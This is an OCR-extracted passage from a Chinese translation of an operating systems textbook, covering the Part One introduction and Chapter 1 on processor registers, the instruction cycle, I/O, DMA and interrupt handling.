- comp.os.research：这是值得关注的最好的组，是关于研究主题的一个合适的新闻组。
- comp.os.misc：关于操作系统主题的一个全面的讨论。
- comp.unix.internals
- comp.os.linux.development.system

第一部分 背 景

第一部分的目标是为本书的其余部分提供背景知识和上下文环境，给出关于计算机系统结构和操作系统核心的基本概念。

第一部分导读

第 1 章 计算机系统概述

操作系统处于中间位置，它的一边是应用程序、实用程序和用户，另一边是计算机系统的硬件。为了理解操作系统的功能和涉及的设计问题，必须首先对计算机组织与系统结构有一定的认识。第 1 章提供了对计算机系统中的处理器、内存和输入/输出原理的简要介绍。

第 2 章 操作系统概述

关于操作系统设计的主题涉及很多领域，学习时很容易在大量的细节中迷失方向，且在讨论某个特定问题时容易丢掉问题的前后关系。第 2 章为读者提供了一个总览，方便读者在本书的任何一处找到其前后关系。本书从操作系统的目标和功能开始陈述，然后描述一些在历史上非常重要的系统和操作系统的功能。通过这样的论述，可在一个简单的环境中给出基本的操作系统设计原理，从而使不同的操作系统功能之间的关系变得十分清楚。本章还强调了现代操作系统的重要特征。通过贯穿本书的各种各样的主题论述，不仅讨论了操作系统设计中最基本的和完善的原理，而且还讨论了操作系统设计中最新的创新。本章的论述将告诉读者操作系统中已建立的和新的设计方法所必须解决的问题。最后，对 Windows、UNIX 和 Linux 进行了概述，并建立了这些操作系统的总体结构，为接下来更详细的讨论提供了前后联系。

第1章　计算机系统概述

操作系统利用一个或多个处理器的硬件资源，为系统用户提供一组服务，它还代表用户来管理辅助存储器和输入/输出（Input/Output，I/O）设备。因此，在开始分析操作系统之前，掌握一些底层的计算机系统硬件知识是很重要的。

本章给出了计算机系统硬件的概述并假设读者对这些领域已经比较熟悉，所以对大多数领域只进行简要概述。但某些内容对本书后面的主题比较重要，因此对这些内容的讲述将会比较详细。

1.1　基本构成

从最顶层看，一台计算机由处理器、存储器和输入/输出部件组成，每类部件有一个或多个模块。这些部件以某种方式互联，以实现计算机执行程序的主要功能。因此，计算机有4个主要的结构化部件：

- **处理器**（processor）：控制计算机的操作，执行数据处理功能。当只有一个处理器时，它通常指中央处理单元（CPU）。
- **内存**（main memory）：存储数据和程序。此类存储器通常是易失性的，即当计算机关机时，存储器的内容会丢失。相反，当计算机关机时，磁盘存储器的内容不会丢失。内存通常也称为**实存储器**（real memory）或**主存储器**（primary memory）。
- **输入/输出模块**（I/O module）：在计算机和外部环境之间移动数据。外部环境由各种外部设备组成，包括辅助存储器设备（如硬盘）、通信设备和终端。
- **系统总线**（system bus）：为处理器、内存和输入/输出模块间提供通信的设施。

图1.1描述了这些从最顶层看到的部件。处理器的一种功能是和存储器交换数据。为此，它通常使用两个内部（对处理器而言）寄存器：存储器地址寄存器（Memory Address Register，MAR），存储器地址寄存器确定下一次读写的存储器地址；存储器缓冲寄存器（Memory Buffer Register，MBR），存储器缓冲寄存器存放要写入存储器的数据或者从存储器中读取的数据。同理，输入/输出地址寄存器（I/O Address Register，简称I/O AR或I/O地址寄存器）确定一个特定的输入/输出设备，输入/输出缓冲寄存器（I/O Buffer Register，简称I/O BR或I/O缓冲寄存器）用于在输入/输出模块和处理器间交换数据。

内存模块由一组单元组成，这些单元由顺序编号的地址定义。每个单元包含一个二进制数，可以解释为一个指令或数据。输入/输出模块在外部设备与处理器和存储器之间传送数据。输入/输出模块包含内存缓冲区，用于临时保存数据，直到它们被发送出去。

1.2　处理器寄存器

处理器包含一组寄存器，它们提供一定的存储能力，比内存访问速度快，但比内存的容量小。处理器中的寄存器有两个功能：

- **用户可见寄存器**：优先使用这些寄存器，可以减少使用机器语言或汇编语言的程序员对内存的访问次数。对高级语言而言，由优化编译器负责决定哪些变量应该分配给寄存器，

哪些变量应该分配给内存。一些高级语言（如C语言）允许程序员建议编译器把哪些变量保存在寄存器中。

- 控制和状态寄存器：用以控制处理器的操作，且主要被具有特权的操作系统例程使用，以控制程序的执行。




图 1.1 计算机部件：顶层视图

这两类寄存器并没有很明显的界限。例如，对某些处理器而言，程序计数器是用户可见的，但对其他处理器却不是这样。但为了方便起见，以下的讨论使用这种分类方法。

1.2.1 用户可见寄存器

用户可见寄存器可以通过由处理器执行的机器语言来引用，它一般对所有的程序都是可用的，包括应用程序和系统程序。通常可用的寄存器类型包括数据寄存器、地址寄存器和条件码寄存器。

数据寄存器（data register）可以被程序员分配给各种函数。在某些情况下，它们实际上是通用的，可被执行数据操作的任何机器指令使用。但通常也有一些限制，例如对浮点数运算使用专用的寄存器，而对整数运算使用其他寄存器。

地址寄存器（address register）存放数据和指令的内存地址，或者存放用于计算完整地址或有效地址的部分地址。这些寄存器可以是通用的，或者可以用来以某一特定方式或模式寻址存储器。如下面的例子所示：

- 变址寄存器（index register）：变址寻址是一种最常用的寻址方式，它通过给一个基值加一个索引来获得有效地址。
- 段指针（segment pointer）：对于分段寻址方式，存储器被划分成段，这些段由长度不等的字块组成⊖，段由若干长度的字组成。一个存储器引用由一个特定段号和段内的偏移量组成；在第7章关于内存管理的论述中，这种寻址方式是非常重要的。采用这种寻址

⊖ 术语字无通用的定义，一般来说，字是字节或位的一个有序集合，字节或位是在给定的计算机上存储、传送或操作信息的通用单位。一般地，若处理器有一个定长指令集，则指令长度等于字长。

方式，需要用一个寄存器保存段的基地址（起始地址）。可能存在多个这样的寄存器，例如一个用于操作系统（即当操作系统代码在处理器中执行时使用），一个用于当前正在执行的应用程序。

- **栈指针**（stack pointer）：如果对用户可见的栈[⊖]进行寻址，则应该有一个专门的寄存器指向栈顶。这样就可以使用不包含地址域的指令，如入栈（push）和出栈（pop）。

对于有些处理器，过程调用将导致所有用户可见的寄存器自动保存，在调用返回时恢复保存的寄存器。由处理器执行的保存操作和恢复操作是调用指令和返回指令执行过程的一部分。这就允许每个过程独立地使用这些寄存器。而在其他的处理器上，程序员必须在过程调用前保存相应的用户可见寄存器，通过在程序中包含完成此项任务的指令来实现。因此，保存和恢复功能可以由硬件完成，也可以由软件完成，这完全取决于处理器的实现。

1.2.2 控制和状态寄存器

有多种处理器的寄存器用于控制处理器的操作。在大多数处理器上，大部分此类寄存器对用户不可见，其中一部分可被在控制态（或称为内核态）下执行的某些机器指令所访问。

当然，不同的处理器有不同的寄存器结构，并使用不同的术语。在这里我们列出了比较合理和完全的寄存器类型，并给出了简要的说明。除了前面提到过的 MAR、MBR、I/O AR 和 I/O BR 寄存器（如图 1.1 所示）外，下面的寄存器是指令执行所必需的：

- **程序计数器**（Program Counter，PC）：包含将取指令的地址。
- **指令寄存器**（Instruction Register，IR）：包含最近取的指令内容。

所有的处理器设计还包括一个或一组寄存器，通常称为程序状态字（Program Status Word，PSW），它包含状态信息。PSW 通常包含条件码和其他状态信息，如中断允许/禁止位和内核/用户态位。

条件码（condition code，也称为标记）是处理器硬件为操作结果设置的位。例如，算术运算可能产生正数、负数、零或溢出的结果，除了结果自身存储在一个寄存器或存储器中之外，在算术指令执行之后，也随之设置一个条件码。这个条件码之后可作为条件分支运算的一部分被测试。条件码位被收集到一个或多个寄存器中，通常它们构成了控制寄存器的一部分。机器指令通常允许通过隐式访问来读取这些位，但不能通过显式访问进行修改，这是因为它们是为指令执行结果的反馈而设计的。

在使用多种类型中断的处理器中，通常有一组中断寄存器，每个指向一个中断处理例程。如果使用栈实现某些功能（例如过程调用），则需要一个系统栈指针（参见附录 1B）。第 7 章讲述的内存管理硬件也需要专门的寄存器。最后，寄存器还可以用于控制 I/O 操作。

在设计控制和状态寄存器结构时需要考虑很多因素，一个关键问题是对操作系统的支持。某些类型的控制信息对操作系统来说有特殊的用途，如果处理器设计者对所用操作系统的功能有所了解，那么可以设计寄存器结构，对操作系统的特殊功能提供硬件支持，如存储器保护和用户程序之间的切换等。

另一个重要的设计决策是在寄存器和存储器间分配控制信息。通常把存储器最初的（最低的）几百个或几千个字用于控制目的，设计者必须决定在昂贵、高速的寄存器中放置多少控制信息，在相对便宜、低速的内存中放置多少控制信息。

⊖ 栈位于内存中，它是一组连续的存储单元，对它的访问类似于处理一叠纸，只能从顶层放置或取走。有关栈处理的详细内容，请参阅附录 1B。

1.3 指令的执行

处理器执行的程序是由一组保存在存储器中的指令组成的。按最简单的形式，指令处理包括两个步骤：处理器从存储器中一次读（取）一条指令，然后执行每条指令。程序执行是由不断重复的取指令和执行指令的过程组成的。指令执行可能涉及很多操作，这取决于指令自身。

一个单一的指令需要的处理称为一个指令周期。如图1.2所示，可使用简单的两个步骤来描述指令周期。这两个步骤分别称做取指阶段和执行阶段。仅当机器关机、发生某些未发现的错误或者遇到与停机相关的程序指令时，程序执行才会停止。




图1.2 基本指令周期

1.3.1 取指令和执行指令

在每个指令周期开始时，处理器从存储器中取一条指令。在典型的处理器中，程序计数器（Program Counter，PC）保存下一次要取的指令地址。除非有其他情况，否则处理器在每次取指令后总是递增PC，使得它能够按顺序取得下一条指令（即位于下一个存储器地址的指令）。例如，考虑一个简化的计算机，每条指令占据存储器中一个16位的字，假设程序计数器PC被设置为地址300，处理器下一次将在地址为300的存储单元处取指令，在随后的指令周期中，它将从地址为301、302、303等的存储单元处取指令。下面将会解释这个顺序是可以改变的。

取到的指令被放置在处理器的一个寄存器中，这个寄存器称做指令寄存器（Instruction Register，IR）。指令中包含确定处理器将要执行的操作的位，处理器解释指令并执行对应的操作。大体上，这些操作可分为4类：

- 处理器-存储器：数据可以从处理器传送到存储器，或者从存储器传送到处理器。
- 处理器-I/O：通过处理器和I/O模块间的数据传送，数据可以输出到外部设备，或者从外部设备输入数据。
- 数据处理：处理器可以执行很多与数据相关的算术操作或逻辑操作。
- 控制：某些指令可以改变执行顺序。例如，处理器从地址为149的存储单元中取出一条指令，该指令指定下一条指令应该从地址为182的存储单元中取，这样处理器要把程序计数器设置为182。因此，在下一个取指阶段中，将从地址为182的存储单元而不是地址为150的存储单元中取指令。

指令的执行可能涉及这些行为的组合。

考虑一个简单的例子，假设有一台机器具备图1.3中列出的所有特征，处理器包含一个称为累加器（AC）的数据寄存器，所有指令和数据长度均为16位，使用16位的单元或字来组织存储器。指令格式中有4位是操作码，因而最多有$2^4=16$种不同的操作码（由1位十六进制[⊖]数字表示），操作码定义了处理器要执行的操作。通过指令格式的余下12位，可直接访问的存储器大小最大为$2^{12}=4096$（4K）个字（用3位十六进制数字表示）。

⊖ 有关记数系统（十进制、二进制、十六进制）的详细信息，可在WilliamStallings.com/StudentSupport.html中的Computer Science Student Resource Site处找到。

a）指令格式

b）整数格式

程序计数器（PC）=指令地址
指令寄存器（IR）=正在执行的指令
累加器（AC）=临时存储器

c）内部CPU寄存器

0001=从存储器中加载AC
0010=把AC的内容存储到存储器中
0101=从存储器中加到AC中

d）部分操作码列表

图1.3　一台理想机器的特征

图1.4描述了程序的部分执行过程，显示了存储器和处理器的寄存器的相关部分。给出的程序片段把地址为940的存储单元中的内容与地址为941的存储单元中的内容相加，并将结果保存在后一个单元中。这需要三条指令，可用三个取指阶段和三个执行阶段描述：




图1.4　程序执行的例子（存储器和寄存器的内容以十六进制表示）

1）PC中包含第一条指令的地址为300，该指令内容（值为十六进制数1940）被送入指令寄存器IR中，PC增1。注意，此处理过程使用了存储器地址寄存器（MAR）和存储器缓冲寄存器（MBR）。为简单起见，这些中间寄存器没有显示。

2）IR中最初的4位（第一个十六进制数）表示需要加载AC，剩下的12位（后三个十六进制数）表示地址为940。

3）从地址为301的存储单元中取下一条指令（5941），PC增1。

4）AC 中以前的内容和地址为 941 的存储单元中的内容相加，结果保存在 AC 中。

5）从地址为 302 的存储单元中取下一条指令（2941），PC 增 1。

6）AC 中的内容被存储在地址为 941 的存储单元中。

在这个例子中，为把地址为 940 的存储单元中的内容与地址为 941 的存储单元中的内容相加，一共需要三个指令周期，每个指令周期都包含一个取指阶段和一个执行阶段。如果使用更复杂的指令集合，则只需要更少的指令周期。大多数现代的处理器都具有包含多个地址的指令，因此指令周期可能涉及多次存储器访问。此外，除了存储器访问外，指令还可用于 I/O 操作。

1.3.2 I/O 函数

I/O 模块（例如磁盘控制器）可以直接与处理器交换数据。正如处理器可以通过指定存储单元的地址来启动对存储器的读和写一样，处理器也可以从 I/O 模块中读数据或向 I/O 模块中写数据。对于后一种情况，处理器需要指定被某一 I/O 模块控制的具体设备。因此，指令序列的格式与图 1.4 中的格式类似，只是用 I/O 指令代替了存储器访问指令。

在某些情况下，允许 I/O 模块直接与内存发生数据交换，以减轻在完成 I/O 任务过程中的处理器负担。此时，处理器允许 I/O 模块具有从存储器中读或往存储器中写的特权，这样 I/O 模块与存储器之间的数据传送无需通过处理器完成。在这类传送过程中，I/O 模块对存储器发出读命令或写命令，从而免去了处理器负责数据交换的任务。这个操作称为直接内存存取（Direct Memory Access，DMA），详细内容请参阅本章后面部分。

1.4 中断

事实上所有计算机都提供了允许其他模块（I/O、存储器）中断处理器正常处理过程的机制。表 1.1 列出了最常见的中断类别。

中断最初是用于提高处理器效率的一种手段。例如，大多数 I/O 设备比处理器慢得多，假设处理器使用如图 1.2 所示的指令周期方案给一台打印机传送数据，在每一次写操作后，处理器必须暂停并保持空闲，直到打印机完成工作。暂停的时间长度可能相当于成百上千个不涉及存储器的指令周期。显然，这对于处理器的使用来说是非常浪费的。

表 1.1 中断的分类


类别	说明
程序中断	在某些条件下由指令执行的结果产生，例如算术溢出、除数为 0、试图执行一条非法的机器指令以及访问到用户不允许的存储器位置
时钟中断	由处理器内部的计时器产生，允许操作系统以一定规律执行函数
I/O 中断	由 I/O 控制器产生，用于发信号通知一个操作的正常完成或各种错误条件
硬件故障中断	由诸如掉电或存储器奇偶错误之类的故障产生

这里给出一个实例，假设有一个 1GHz CPU 的 PC 机，大约每秒执行 10^9 条指令[⊖]。一个典型的硬盘的速度是 7200 转/分，这样大约旋转半转的时间是 4 ms，处理器比这要快 4 百万倍。

图 1.5a 显示了这种事件状态。用户程序在处理过程中交织着执行一系列 WRITE 调用。竖实线表示程序中的代码段，代码段 1、2 和 3 表示不涉及 I/O 的指令序列。WRITE 调用要执行一个 I/O 程序，此 I/O 程序是一个系统工具程序，由它执行真正的 I/O 操作。此 I/O 程序由三部分组成：

⊖ 关于数字前缀的用法，如吉（Giga）和太（Tera），请参阅位于 WilliamStallings.com.StudentSupport.html 处的 Computer Science Student Resource Site 站点中的支持文档。

- 图中标记为 4 的指令序列用于为实际的 I/O 操作做准备。这包括复制将要输出到特定缓冲区的数据，为设备命令准备参数。
- 实际的 I/O 命令。如果不使用中断，当执行此命令时，程序必须等待 I/O 设备执行请求的函数（或周期性地检测 I/O 设备的状态或轮询 I/O 设备）。程序可能通过简单地重复执行一个测试操作的方式进行等待，以确定 I/O 操作是否完成。



a）无中断　　b）中断；短时间 I/O 等待　　c）中断；长时间 I/O 等待

图 1.5　在有中断和无中断时程序的控制流

- 图中标记为 5 的指令序列，用于完成操作。包括设置一个表示操作成功或失败的标记。

虚线代表处理器执行的路径；也就是说，这条线显示了指令执行的顺序。当遇到第一条 WRITE 指令之后，用户程序被中断，I/O 程序开始执行。在 I/O 程序执行完成后，WRITE 指令之后的用户程序立即恢复执行。

由于完成 I/O 操作可能花费较长的时间，I/O 程序需要挂起等待操作完成，因此用户程序会在 WRITE 调用处停留相当长的一段时间。

1.4.1　中断和指令周期

利用中断功能，处理器可以在 I/O 操作的执行过程中执行其他指令。考虑图 1.5b 所示的控制流，和前面一样，用户程序到达系统调用 WRITE 处，但涉及的 I/O 程序仅包括准备代码和真正的 I/O 命令。在这些为数不多的几条指令执行后，控制返回到用户程序。在这期间，外部设备忙于从计算机存储器接收数据并打印。这种 I/O 操作和用户程序中指令的执行是并发的。

当外部设备做好服务的准备，也就是说，当它准备好从处理器接收更多的数据时，该外部设备的 I/O 模块给处理器发送一个中断请求信号。这时处理器会做出响应，暂停当前程序的处理，转去处理服务于特定 I/O 设备的程序，这个程序称做中断处理程序（interrupt handler）。在对该设备的服务响应完成后，处理器恢复原先的执行。图 1.5b 中用“✖”表示发生中断的点。注意，中断可以在主程序中的任何位置发生，而不是在一条指定的指令处。

从用户程序的角度看，中断打断了正常执行的序列。当中断处理完成后，再恢复执行（见图 1.6）。因此，用户程序并不需要为中断添加任何特殊的代码，处理器和操作系统负责挂起用户程

序，然后在同一个地方恢复执行。




图 1.6 通过中断转移控制

为适应中断产生的情况，在指令周期中要增加一个中断阶段，如图 1.7 所示（与图 1.2 对照）。在中断阶段中，处理器检查是否有中断发生，即检查是否出现中断信号。如果没有中断，处理器继续运行，并在取指周期取当前程序的下一条指令；如果有中断，处理器挂起当前程序的执行，并执行一个中断处理程序。这个中断处理程序通常是操作系统的一部分，它确定中断的性质，并执行所需要的操作。例如，在前面的例子中，处理程序决定哪一个 I/O 模块产生中断，并转到往该 I/O 模块中写更多数据的程序。当中断处理程序完成后，处理器在中断点恢复对用户程序的执行。





图 1.7 中断和指令周期


很显然，在这个处理中有一定的开销，在中断处理程序中必须执行额外的指令以确定中断的性质，并决定采用适当的操作。然而，如果简单地等待 I/O 操作的完成将花费更多的时间，因此使用中断能够更有效地使用处理器。

为进一步理解在效率上的提高，请参阅图 1.8，它是关于图 1.5a 和图 1.5b 中控制流的时序图。图 1.5b 和图 1.8 假设 I/O 操作的时间相当短，小于用户程序中写操作之间完成指令执行的时间。而更典型的情况是，特别是对比较慢的设备如打印机来说，I/O 操作比执行一系列用户指令的时间要长得多，图 1.5c 显示了这类事件状态。在这种情况下，用户程序在由第一次调用产生的 I/O 操作完成之前，就到达了第二次 WRITE 调用。结果是用户程序在这一点挂起，当前面的 I/O 操作完成后，才能继续新的 WRITE 调用，也才能开始一次新的 I/O 操作。图 1.9 给出了在这种情况下使用中断和不使用中断的时序图，我们可以看到 I/O 操作在未完成时与用户指令的执行有所重叠。由于这部分时间的存在，效率仍然有所提高。



a) 无中断（带圆圈的数字指图 1.5a 中的数字）　b) 有中断（带圆圈的数字指图 1.5b 中的数字）

图 1.8　程序时序：短 I/O 等待



a) 无中断（带圆圈的数字指图 1.5a 中的数字）　b) 有中断（带圆圈的数字指图 1.5c 中的数字）

图 1.9　程序时序：长 I/O 等待

1.4.2　中断处理

中断激活了很多事件，包括处理器硬件中的事件以及软件中的事件。图 1.10 显示了一个典型的序列，当 I/O 设备完成一次 I/O 操作时，发生下列硬件事件：




图 1.10　简单中断处理

1）设备给处理器发出一个中断信号。

2）处理器在响应中断前结束当前指令的执行，如图 1.7 所示。

3）处理器对中断进行测定，确定存在未响应的中断，并给提交中断的设备发送确认信号，确认信号允许该设备取消它的中断信号。

4）处理器需要为把控制权转移到中断程序中去做准备。首先，需要保存从中断点恢复当前程序所需要的信息，要求的最少信息包括程序状态字（PSW）和保存在程序计数器中的下一条要执行的指令地址，它们被压入系统控制栈（见附录 1B）中。

5）处理器把响应此中断的中断处理程序入口地址装入程序计数器中。可以针对每类中断有一个中断处理程序，也可以针对每个设备和每类中断各有一个中断处理程序，这取决于计算机系统结构和操作系统的设计。如果有多个中断处理程序，处理器就必须决定调用哪一个，这个信息可能已经包含在最初的中断信号中，否则处理器必须给发中断的设备发送请求，以获取含有所需信息的响应。

一旦完成对程序计数器的装入，处理器则继续到下一个指令周期，该指令周期也是从取指开始。由于取指是由程序计数器的内容决定的，因此控制被转移到中断处理程序，该程序的执行引起以下的操作：

6）在这一点，与被中断程序相关的程序计数器和 PSW 被保存到系统栈中，此外，还有一些其他信息被当做正在执行程序的状态的一部分。特别需要保存处理器寄存器的内容，因为中断处理程序可能会用到这些寄存器，因此所有这些值和任何其他的状态信息都需要保存。在典型情况下，中断处理程序一开始就在栈中保存所有的寄存器内容，其他必须保存的状态信息将在第 3 章中讲述。图 1.11a 给出了一个简单的例子。在这个例子中，用户程序在执行地址为 N 的存储单元中的指令之后被中断，所有寄存器的内容和下一条指令的地址（$N+1$），一共 M 个字，被压入控制栈中。栈指针被更新指向新的栈顶，程序计数器被更新指向中断服务程序的开始。

7）中断处理程序现在可以开始处理中断，其中包括检查与 I/O 操作相关的状态信息或其他引起中断的事件，还可能包括给 I/O 设备发送附加命令或应答。

8）当中断处理结束后，被保存的寄存器值从栈中释放并恢复到寄存器中，如图 1.11b 所示。

9）最后的操作是从栈中恢复 PSW 和程序计数器的值，其结果是下一条要执行的指令来自前面被中断的程序。

